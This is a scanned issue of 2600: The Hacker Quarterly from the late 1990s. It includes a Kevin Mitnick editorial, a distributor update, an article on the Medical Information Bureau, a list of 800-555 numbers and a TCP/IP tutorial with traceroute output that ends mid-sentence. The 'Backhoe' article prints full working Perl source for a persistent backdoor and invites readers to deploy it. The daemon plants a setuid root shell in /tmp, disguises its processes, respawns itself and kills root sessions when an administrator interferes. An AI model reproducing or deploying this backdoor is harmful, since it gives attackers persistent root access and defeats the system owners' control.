2600
The Hacker Quarterly

NYNEX Phone

VARNEY

MARGARET

CHARLES
MAE

PATRICK

THOMAS

COOK

THACKERAY

SECTION 26

FREE KEVIN

L.I Expwy
Midtown Tun
Eastern L.I

STAFF

Editor-In-Chief
Emmanuel Goldstein

Layout
Ben "Half Past Six" Sherman

Cover Design
Bob Hardy, The Chopping Block Inc.

Office Manager
Tampruf

"As a matter of policy, AT&T safeguards customer information from unauthorized access. It is also our policy to allow business customers to access their account-billing records to check the accuracy of their records and to request changes, as necessary, by using an automated system. Until now, questions such as yours have never come up, so we want to thank you very much for bringing your concerns to our attention." - an AT&T media relations representative responding to a member of the Privacy Forum's (www.vortex.com) revelation that their automated service intended to reveal the owner of a telephone number dialed on a customer's bill instead reveals anyone's number at anytime to anyone, listed or unlisted.

Writers: Bernie S., Billsf, Blue Whale, Noam Chomski, Eric Corley, Dr. Delam, Derneval, John Drake, Paul Estev, Mr. French, Thomas Icom, Joe630, Kingpin, Kevin Mitnick, David Ruderman, Seraf, Silent Switchman, Scott Skinner, Thee Joker, Mr. Upsetter.

Network Operations: Phiber Optik, Manos.

Broadcast Coordinator: Porkchop.

Webmaster: Kiratoy.

Voice Mail: Segv.

Inspirational Music: Cornershop, Marilyn Hanson, Mulu, Bowie, Klaatu, Adam F.

Shout Outs: James Carville, Infi, Grapes, Piker, Indigo, Angieb, Zig, L0cke.

DEPOSITIONS

s e g m e n t a t i o n   f a u l t

By the time you read this, something many of us would never have thought possible will be history. Kevin Mitnick will have been in prison for three years without even having gone to trial. Try to think of any criminal case anywhere where someone has been held for so long without either being released on bail or having their fate determined one way or another. One could easily say this is cruel and unusual punishment. And, when looking at the facts of the case which have been gone over time and again in these pages and in many other forums, it's hard to believe there aren't a few personal vendettas going on here, in much the same way that there were during Bernie S.'s case. These kind of things just don't make sense to most of us and we want to find a reason why they're happening that doesn't throw our sense of values into disarray. This is a case where that may not be possible.

Remember the Future

It isn't at all wrong to get a feeling of utter hopelessness as time continues to creep by. It really sometimes feels as if there's absolutely nothing we can do to put an end to this. And that is exactly how anyone would feel under the circumstances. That is the point. We are *supposed* to feel this way. We're *never* supposed to feel the way we did when Bernie S. finally was released, admittedly long after he should have been, but long before the authorities wanted his suffering to end. What we have to remember is that when things seem most hopeless, oftentimes that is when decisive action can be most effective.

Outside the walls, things have been changing. Voices are being raised in protest more and more frequently. Unfortunately, some of this has been of the unproductive sort - things like hacked web pages with threatening texts demanding Mitnick's immediate release to prevent mass destruction. It doesn't take much of an intellect to see how such statements can work against not only Mitnick, but the entire hacking community. Sure, we can see the absurdity of it and laugh at the inside jokes. But

to the average person who knows nothing about us, we come off fitting whatever paranoid and wildly inaccurate portrait some self-centered prosecutor paints of us. And without the support of these "average" people, our situation will truly become hopeless.

But can we count on their support? Are people outside our proportionally small community even interested in a case such as Mitnick's? The answer is a very definite yes. When explained to people outside the hacker community, we find overwhelming interest and strong support for the simple goal of releasing Mitnick immediately and putting an end to this torture. Opinions vary as to whether or not he was guilty of a crime or if any prison time at all was called for. But even those who think he was "America's most dangerous hacker" seem to think that this has gone far enough. And this is what we must focus on: outrage at the current situation. Once that is resolved, we can move on to making sure it never happens again.

That is a sad fact we have to take seriously. This *will* happen again. And, because future cases will most likely not be as well publicized, this could become a way of life before we have a chance to even realize it. Imagine yourself facing charges, regardless of whether or not they're justified. What would *you* do, knowing what has transpired here? Do you think you just might be inclined to make a deal knowing that you could be locked away for three years without a trial and that nobody would consider that out of the ordinary? Of course you would. And every prosecutor knows this. Which is why we cannot allow them to get away with this travesty of justice.

One way or another, this case will decide the future for many of us. While some things may be inevitable, the bleakness it seems to be foreshadowing does not have to be one of them. We can make a significant difference if we believe we can and if we try. Despite all the rhetoric, we haven't been trying nearly hard enough. For instance, there have been

cries for help over the net for Mitnick's defense fund. Yet, at the time we went to press, only one donation of $200 by one person has been made. If this is all we are capable of, then we might as well give up now. Obviously, we know we have the potential of so much more but we keep making the mistaken assumption that "someone else" will carry the load. That just isn't the case.

We hope our many readers will come through on this most important mission. Send a check, money order, or even cash for as much as you can afford so that Kevin will not be deprived of decent legal care. This fund is being organized by his grandmother (Reba Vartanian) and all checks should be made out to her, account number 672-190-1177. The address is:

Legal Defense Fund for Kevin Mitnick
c/o Norwest Bank Nevada, N.A.
Rainbow Ridge Office 672
3104 North Rainbow Blvd.
Las Vegas, NV 89108

We hope to be able to report a significant increase in this fund real soon, Please invest in the future and contribute what you can.

Distributor Update

Since our last issue, there have been some rather significant developments. Fine Print (our main distributor located in Austin, TX) changed their status to Chapter 7 protection from Chapter 11 shortly after we stopped using them. We did this after they offered us $150 as a settlement for the $100,000 they owe us. This means that they are now out of business.

According to some rather interesting court documents filed by The Fine Print Distributors, Inc. Official Unsecured Creditors Committee, the United States Trustee's Office, and ANA Interests, Inc., it appears that there were some financial improprieties going on, almost to the very end. According to the documents, "During the last six to eight weeks, the Debtor also began to dispose of its hard assets in sales out of the ordinary course of business without permission of this Court. Many of these items appear to have been sold at below market value." Also, "Upon information received by the Committee beginning on December 2, 1997, the Committee also would show the Court that apparently the salary of Debtor's president was increased from $27,000 to $50,000 post-petition, and that of its Chief Financial Officer from $22,000 to $37,900 during the same period. Additionally, it appears that the Debtor enacted corporate policies post-petition to provide significant vacation and severance packages to employees that were not in existence prior to the pendency of the bankruptcy. The Debtor's bank account appears to have been completely decimated on Friday, December 4, 1997 for the payment of these 'benefits', even though sizeable other debts have arisen post-petition which remain unpaid."

Neither Paula Brunson (president) nor Sharlette Lehnick (Chief Financial Officer) were reachable for comment and numerous phone calls made to them before Fine Print's phones were disconnected altogether were never returned.

If such allegations are proven to be true, we only hope criminal charges are filed. In our last issue we told you that we bore no animosity towards Fine Print. Perhaps we believed in them more than their own employees did.

We believed that supporting an independent distributor would help the independent zine community. Unfortunately, it didn't work out that way and we must now look to more commercial distributors to get us back into the same stores. The real tragedy is that so many other zines don't have that option.

Obviously, since you're reading this, we managed to get this issue printed and sent out. If it's still winter by the time you see this, it means we really hauled ass and pulled off a minor miracle. The moral support we have received on this journey is more valuable than anything tangible could ever be. We'll always be indebted to our readers for that.

We'll be facing all kinds of challenges and hurdles in the months and years ahead that hopefully won't be so tied into our very survival. When these happen, we need to be able to stay focussed on the issues and not be distracted by the mundane. Because if the present is any indication of what the future will be like, we will need as much strength as we can garner. We hope you're looking forward to it as much as we are.

Your Very Own Backhoe

by miff

What Is It?

Backhoe is a backdoor daemon that copies a rootshell into /tmp periodically, then deletes it. You set the frequency that you want rootshells to appear, and you set the amount of time that they will persist before backhoe deletes them. This gives the user who knows what to look for a convenient backdoor without having to modify any system binaries or otherwise fuck someone's box.

OK, so what? It puts a rootshell in /tmp every so often, BFD. Well, to make things more interesting, it also spawns multiple copies of itself - you know, in case root sees some strange process or behavior and decides to kill -9 the bitch. The separate copies (you pick how many you want) actually monitor each other using signals to make sure that all is well with the backdoor. If any of the copies of backhoe find that any of the other copies are missing or not functioning, backhoe goes into defense mode.

In defense mode, backhoe kills all root sessions, spawns a new set of daemons (in addition to the ones already running), and reinitializes all of them. Normal operation continues, with a few more instances of backhoe in memory.

In order to make backhoe harder to kill all at once, I added a disguise routine which makes backhoe appear to be one of any number of normal processes (at random), or joke processes, if you prefer to fuck with the admin.

Why?

Why run backhoe? Well, I suppose it could actually be useful for its intended purpose with an inexperienced sysadmin.

There are some mods you may wish to make (see below) if you really want to make it tight, though. You may also wish to run it just to mess with your sysadmin - imagine his confusion when every time he tries to kill a particular process his session dies? Finally, run it just to see how it works, then make improvements. I think there's lots of potential for self monitoring, self defending daemons to do many things other than just put rootshells in /tmp (use your imagination).

Where Will It Run? How Can I Run It On XXXX?

At this point, backhoe has only been tested on Linux. I have only tested it on slackware (2.0.28 kernel) with perl 5.003.

It definitely won't run on Solaris as it is, mainly because of the flags on ps and parsing of the result set. This should be easy to fix though; the code is intended to be easily modifiable.

Wanna run it on NT or 95? Hehe - sure, tough guy.

Weaknesses

At this point, there are a few glaring weaknesses in backhoe that keep it from being industrial strength. I was gonna fix some of these but - bah - too lazy.

1) It's not compiled, and will be hard to insert into system startup scripts without being noticed. The obvious answer: compile it. (Yes, perl has compilers now.) Or, if you prefer, translate it to C.

2) The process numbers are predictable (I think they increment by 2). This would be easy to fix by adding a random dummy process generator to spin the ps id counter in between spawns.

3) Its only defense is killing root sessions (and spawning more of itself). There

are ways to attack it without having a root session show up in ps -jax. Solution: this one is more complex, we'll deal with it some other time.

Recommendations If You're Really Gonna Use It To Make A Backdoor

Well, obviously take note of the weaknesses above and take the recommended actions. Pay attention to the user configurable variable. Do you want 15 copies? How long do you want the root shells to hang out in the wind before they get deleted? What are some passable ps names on your system?

Another minor mod that would make it much more safe to use (in terms of other users grabbing your rootshell) would be to make backhoe watch /tmp for a file of a name *you* specify, then chmod it 4755. That way you are not providing a backdoor to the other users on the system.

Finally, don't fuck up people's systems. Don't change the defense mode to 'rm -rf /*'. That would be rude. No point in that. The point of this code is *not* to fuck up people's systems - use it for fun.

Enjoy, and hack the shit out of it, eh?

Shouts to: musashi for early discussions and the process grepping code and cplusplus for being the first (unwitting) beta tester, and for being generally elite.

BACKHOE CODE

```perl
#!/usr/bin/perl
# backhoe
# written by miff
#
# this little ho periodically places a rootshell in /tmp
# (you set the frequency), spawns multiple copies of itself,
# disguises itself, watches for its brothers, and
# kills root if any brothers die.
#
# modified to using signaling to check for brothers, and to
# use double forking rather than execing a new copy
# also cleaned up shell spawning....
# added disguise routine to make the bros harder to kill
# all at once...
# version 2 complete 8/20/97


&set_vars; #we do this again in intialize, but need it here...
#fork progs until we reach our desired num:
while ($famsize > 1) {
      &forker;
      $famsize-;
      }
&initialize;
&controlfreak;   #we should never return from this one...
die "big problems - you are where you should not be... ";

# subs start here...
#********************************************************************
# THIS IS THE ONLY SECTION YOU NEED TO MESS WITH
sub set_vars {
#set needed variables:
```

```
#number of brothers:
$famsize = 4; #how many additional brothers will there be...
$rootid = 0; #this is the id of root (0) - useful to set other for debug
$shelltime = 15;   # this tells us to leave the rootshell out for 15 seconds
$sleeptime = 45;   #this tells the prog to sleep 45 seconds between rootshells
$paranoid = 0; # set this if you want to kill *all* shells, not just root
# ^^^ not currently implemented
##@psnames = ('vi','nfsiod','kflushd','kswapd','update','lpd','/usr/sbin
      /rpc.mountd','/usr/sbin/rpc.nfsd','0wned');
@psnames = ('dickhead','shitface','fuck','diebitch','x0x','phucewe','mountme',
      'shitd','0wned');
#note:  prolly wanna change the psnames array when really using this.
}
#*********************************************************************
#*********************************************************************
#*********************************************************************

sub initialize {
#set key vars, write pid, read pids, enter main controller.
&set_vars;
&disguise;  # give ourselves a better ps name...
&scent;
sleep 2;  #give bros a chance to leave scent before reading pids
# this gives us 2 seconds of initial vulnerability - big deal
&fraternize;
}

sub disguise {
#here we will randomly set the process name...
srand(time ^ $$);
$randum = int(rand(9));
$0 = $psnames[$randum];
}

sub controlfreak {
$end = 0;
$slept = 0;
$shell = 0;
while ($end < 1) {
      &check_bro;
      sleep 1;
      ++$slept;
      if ($shell == 0 && $slept > $sleeptime) {
            &make_shell;
            $slept = 0;
            $shell = 1;
      }
      if ($shell == 1 && $slept > $shelltime) {
            &kill_shell;
            $slept = 0;
            $shell = 0;
      }
```

```perl
}
}

sub panic {
#here we want to kill roots, fork new, reinitialize...
&kill_roots;
&set_vars;  #need to get famsize again...  (this will grow..)
#fork progs until we reach our desired num:
while ($famsize > 1) {
      &forker;
      $famsize-;
      }
&initialize;
&kill_roots;
#we should now have at least as many bros as we need, they have re-read
# the temp file and are checking new pids.
}


#here we leave our scent (ps num) in the /tmp file...
sub scent {
open PSLOG, '>>/tmp/31336.tmp';   #perhaps this should become a var...
print PSLOG "$$-";  #append our ps num and a separator dash
close PSLOG;  #close it
}


#here we read the pslog to find our brethren's ids,
#then we rm the pslog (tho in fact only one bro will get to do this)
sub fraternize {
open (PSLIST, '/tmp/31336.tmp') || die "no ps list!!!\n";  # change this to
      panic...
@brolist = split("-",<PSLIST>);  #build our brotha array...
close PSLIST;
sleep (4);  #give other bros a chance to read it...
#(another 4 second vulnerability....)
if (-e '/tmp/31336.tmp') { unlink '/tmp/31336.tmp';} #rm that baby...
#again, consider using variables here...
}


sub check_bro {
#all new check bro routine!!!  (much smaller :):):) )
# check using signals to make sure our frendz live on...
$ok = 0;

foreach $ps (@brolist) {
      unless (kill 0,$ps)  { &panic;}
      }
}

sub make_shell {
#simplified by removing directory...
```

```perl
unless (-e '/tmp/.nfsd') {
      system ('cp /bin/sh /tmp/.nfsd');
      system ('chmod 4755 /tmp/.nfsd');
      }

#system ('touch -t 031320251996 /tmp/.nfsd); #old date changer - out for now
}

sub kill_shell {
if (-e '/tmp/.nfsd') {
      unlink '/tmp/.nfsd';   #a better shell killer...
      }
}

sub kill_roots {
#this modified from jacob's shit...
#note:  since the last version, array now begins wit 0, so all
#field numbers are decremented...
open( PSK, "ps -jax |");
while ($xx = <PSK>)
      {
      chop ($xx);
      @info = split(" ", $xx, 10);
      if ($info[7] == $rootid && $info[9] =~ 'sh')  {
            unless ($info[9] =~ 'flush') {kill 9,$info[1];}
            }
      }
close(PSK);
}



sub forker {
#we need to double fork here..... (but not right now)
$spawn_id = fork();
die "fork failed: $!" unless defined $spawn_id;
if ($spawn_id) {
      #we are the parent - woo hoo
      waitpid($spawn_id,0);
  }
else {
      #we be da chile - woo hoo
      $dfork = fork();
      die "double fork failed $!" unless defined $dfork;
      if ($dfork)  {
            #we are the intermediary - must die!!!
            exit 0; }
      $famsize = 0;
  }
}
```

The Medical Information Bureau

by Crash 24601

Everyone knows about Equifax and TRW keeping a slew of information about private citizens. In a day when everyone is analyzed and stored bit by bit from grocery store computers tracking what you buy, how much of it, and how often, to mass mailing companies watching your demographics, one that often slips past public knowledge is the Medical Information Bureau (MIB). MIB, for the specific purpose of life insurance companies, tracks the medical conditions and health of anyone who has applied for life insurance.

Formed shortly after the turn of the century, the basic purpose of the MIB is to reduce the cost of fraud by being able to cross check medical information already obtained on a person by other insurance companies to ensure that the applicant doesn't have a selective memory. As sensitive as Americans are about their medical histories, one wonders how this information is kept secure, how it is moved, how it is used, and which information they keep.

MIB has a membership of about 800 companies sharing information on their applicants. A person is added to MIB files when they apply for life insurance with a member company. Only people who have applied for life insurance should have records on file with MIB. Each member company applied to will first check with MIB to obtain any codes already on record for the applicant. The member company will add any additional codes for medical information they might discover after they have compiled all their medical information on the applicant. In order to receive records on a specific individual, the member company must have provided to the individual a written notice describing MIB, its functions, and consumer rights, and must also have a signed authorization from the individual to obtain medical information on them.

MIB has over two hundred codes representing various medical conditions. The majority of codes consist of three digits representing the condition, and three characters representing the severity of the condition, the source company reporting the information, and how long ago it was diagnosed/treated. A code is kept on file for seven years. Some irrelevant codes, such as sexual deviation, were removed in the mid 1970's after hearings on MIB practices were held. In addition to medical information, a few codes are available for use relevant to a person's possible longevity, such as bad driving records, dangerous sports, and aviation activities. An additional six pieces of information are kept to be used for the purpose of correctly identifying an applicant: first name, last name, middle initial, date of birth, place of birth, and occupation.

Codes are transferred between MIB and the member company by a PC and proprietary software, both provided by MIB. Information is sent and received in its coded form via modem. After being printed, codes are taken to the underwriter working on the case. It is the underwriter who encodes and decodes the information at the insurance company. The information for decoding and encoding is kept in manuals, each with its own serial number and registered with MIB to the insurance company and a specific underwriter at the insurance company. Decoded medical information is intended to then be used as possible medical conditions to further check into and to be verified by the requesting member company. MIB periodically audits member companies to see that procedures are adhered to. Audits are on-site and consist of checking that information is being kept secure and confidential, that codes entered on applications are supported by information collected, that codes are being used only as a basis for further investigation, and that pre-notices and authorizations are being followed.

MIB is regulated by the Federal Trade Commission and falls under the fair credit reporting act. Individuals have the right to receive copies of the files from MIB (not the encoded versions of course), and to pursue corrections of information they dispute. MIB may require that a file be sent to a personal physician instead of the requesting individual if they feel it contains particularly sensitive information. MIB can be reached at:

Medical Information Bureau (MIB)
P.O. Box 105
Essex Station
Boston, MA 02112
617-426-3660

Some 800-555 Fun

by PorT666 and ChaosMakeR InC.

It used to be that almost the entire 800-555 exchange was a wasteland because only AT&T used it and only for its own services. Apart from a handful of other 555 numbers, the one that was (and still is) most famous is 800-555-1212 (toll free information). Things have changed. Now 555 is a commonly used exchange but it will always be a special one in the eyes of hackers.

Below are the results of a thorough scan of the 800-555 exchange. The numbers listed all do something interesting, whether it's a computer, a dial tone, or just an interesting voice system.

|		
1-800-555-0260	1-800-555-4345	1-800-555-6870
1-800-555-0904	1-800-555-4542	1-800-555-7240
1-800-555-1171	1-800-555-4634	1-800-555-7241
1-800-555-1823	1-800-555-4654	1-800-555-7243
1-800-555-2082	1-800-555-4877	1-800-555-7260
1-800-555-2142	1-800-555-4917	1-800-555-7265
1-800-555-2427	1-800-555-4970	1-800-555-7377
1-800-555-2436	1-800-555-4986	1-800-555-7586
1-800-555-2458	1-800-555-5066	1-800-555-7872
1-800-555-2501	1-800-555-5093	1-800-555-7880
1-800-555-2558	1-800-555-5129	1-800-555-7904
1-800-555-2632	1-800-555-5206	1-800-555-8107
1-800-555-2857	1-800-555-5272	1-800-555-8226
1-800-555-2885	1-800-555-5299	1-800-555-8255
1-800-555-3048	1-800-555-5327	1-800-555-8622
1-800-555-3123	1-800-555-5342	1-800-555-8658
1-800-555-3262	1-800-555-5439	1-800-555-8711
1-800-555-3265	1-800-555-5464	1-800-555-8840
1-800-555-3335	1-800-555-5733	1-800-555-8999
1-800-555-3368	1-800-555-5820	1-800-555-9000
1-800-555-3425	1-800-555-6237	1-800-555-9100
1-800-555-3472	1-800-555-6270	1-800-555-9334
1-800-555-3539	1-800-555-6291	1-800-555-9400
1-800-555-3611	1-800-555-6563	1-800-555-9600
1-800-555-3775	1-800-555-6572	1-800-555-9675
1-800-555-3886	1-800-555-6578	1-800-555-9722
1-800-555-4119	1-800-555-6583	1-800-555-9741
1-800-555-4188	1-800-555-6654	1-800-555-9800
1-800-555-4193	1-800-555-6753	1-800-555-9887

TCP/IP

by Nathan Dorfman

Basically, How Does TCP/IP Work?

TCP/IP is most famous for its role in the global network known as the Internet. It also has useful applications in LANs. TCP/IP is able to run on many, often incompatible, network hardware types, which can be hooked together using this protocol suite.

Since you cannot hook an Ethernet card to a token ring interface with a single cable and expect things to work, how can TCP/IP achieve this inter-networking scheme? Well, consider the following example:

```
 /¯A¯\#_____#/¯B¯\0_____0/¯C¯\
 \___/#    ,   #\___/0        0\___/
```

```
00 = Token Ring Card
## = Ethernet Card
```

If A wanted to send a packet to C, it could not have had a direct link with C, because the two network cards would not know how to talk to one another. However, since it shares an Ethernet network with B, it can send it to B. B, in turn, has another interface - which is a token ring. Thus it can forward A's packet to C. B is a router, or gateway. A and C are hosts.

Much of the Internet is linked by high-speed telephone cables. However, people's networks aren't built out of phone cable. Consider an ISP:

```
p/¯A¯\#_____#/¯B¯\#_____#/¯C¯\&
p\___/#        #\___/#        #\___/&
```

```
pp = PPP Dialup Int.
&& = ISDN Interface
```

In this example, we have the LAN of an Internet Service Provider. Host A is able to accept a dialup connection from a home user. Once that connection is established, it becomes a network link; indeed it is technically a network interface like any other. If the home user wants to send a packet to 204.141.125.38, which is part of the Internet, his TCP/IP software will first forward the packet to A over the PPP line. A will forward it to C. C will then forward it over its T1 line, where it will be forwarded to another gateway, and so on until it reaches its destination. To see this in action, use the traceroute command (UNIX) or tracert.exe (NT):

```
traceroute to 204.178.32.3 (204.178.32.3)
   30 hops max, 40 byte packets
1  pm1.qed.net (204.141.125.26)
   224.341 ms  217.337 ms  204.301 ms
2  Nyack-1.qed.net (204.141.125.1)
   218.430 ms  213.813 ms  207.551 ms
3  gw8-ny.new-york.net (204.141.247.21)
   206.849 ms  206.063 ms  209.856 ms
4  nyc1.new-york.net (165.254.3.1)
   220.042 ms  225.495 ms 229.504 ms
5  137.39.131.209 (137.39.131.209)
   252.514 ms  229.091 ms  228.986 ms
6  Fddi0-0.GW1.NYC1.Alter.Net (137.39.33.225)
   224.0 ms  220.0 ms  214.0 ms
7  137.39.131.102 (137.39.131.102)
   245.953 ms  226.199 ms  212.107 ms
8  inch.com (204.178.32.3)
   240.807 ms  298.163 ms  274.831 ms
```

This is the output of a traceroute from a host on a PPP connection. The first stop of a packet headed for inch.com will be pm1.qed.net, which is my ISP's dial-in computer. Since it's the only computer I'm connected to, any packet headed for anywhere will have to pass through this router first - woe to me if it ever goes down. We can probably determine that Nyack-1 is my ISP's gateway to the world - rather, in this case, to new-york.net which is a larger network that connects various ISP's in the New

York City area. From there it heads onto UUNET (137.39.* is part of the UUNET/AlterNet network, which services parts of the Internet's backbone). From there, to inch.com. Note though that the route back from inch.com to me can by all means take a different route:

```
traceroute to senate.org (204.141.125.38),
30 hops max, 40 byte packets
1   router1 (204.178.32.100)
    2.354 ms   2.562 ms   4.036 ms
2   New-York1.NY.ALTER.NET (137.39.244.93)
    164.536 ms   23.372 ms   10.816 ms
3   137.39.126.8 (137.39.126.8)
    262.474 ms   29.014 ms   11.599 ms
4   Hssi1-0.CR2.NYC1.Alter.Net (137.39.100.6)
    14.872 ms   4.891 ms   5.048 ms
5   312.atm11-0.gw3.nyc1.alter.net (137.39.21.101)
    6.623 ms   5.769 ms
6   137.39.131.210 (137.39.131.210)
    8.098 ms   5.777 ms   7.572 ms
7   gw8-ny.new-york.net (165.254.3.9)
    10.797 ms   7.769 ms   10.511 ms
8   icc-gw.new-york.net (204.141.247.22)
    11.688 ms   27.475 ms   11.945 ms
9   pm1.qed.net (204.141.125.26)
    12.995 ms   12.347 ms   10.259 ms
10  senate.org (204.141.125.38)
    326.283 ms   261.851 ms   238.125 ms
```

(Note: You can't just request a traceroute from a remote host. Either you or someone else has to execute the traceroute command, or there has to be a daemon which accepts requests, and executes it. I doubt one exists.)

The packets first get routed to router1 (.inch.com) and from there, straight to the backbone. It is passed along until it reaches one of new-york.net's routers, which forwards it to another, which forwards directly to pm1, which is connected by PPP to me, so it can just send the packet over the phone line and it arrives safely at my house. Routing tables at each router/host control where packets go. At a home computer connecting to a single PPP connection, routing tables are unimportant because there's only one

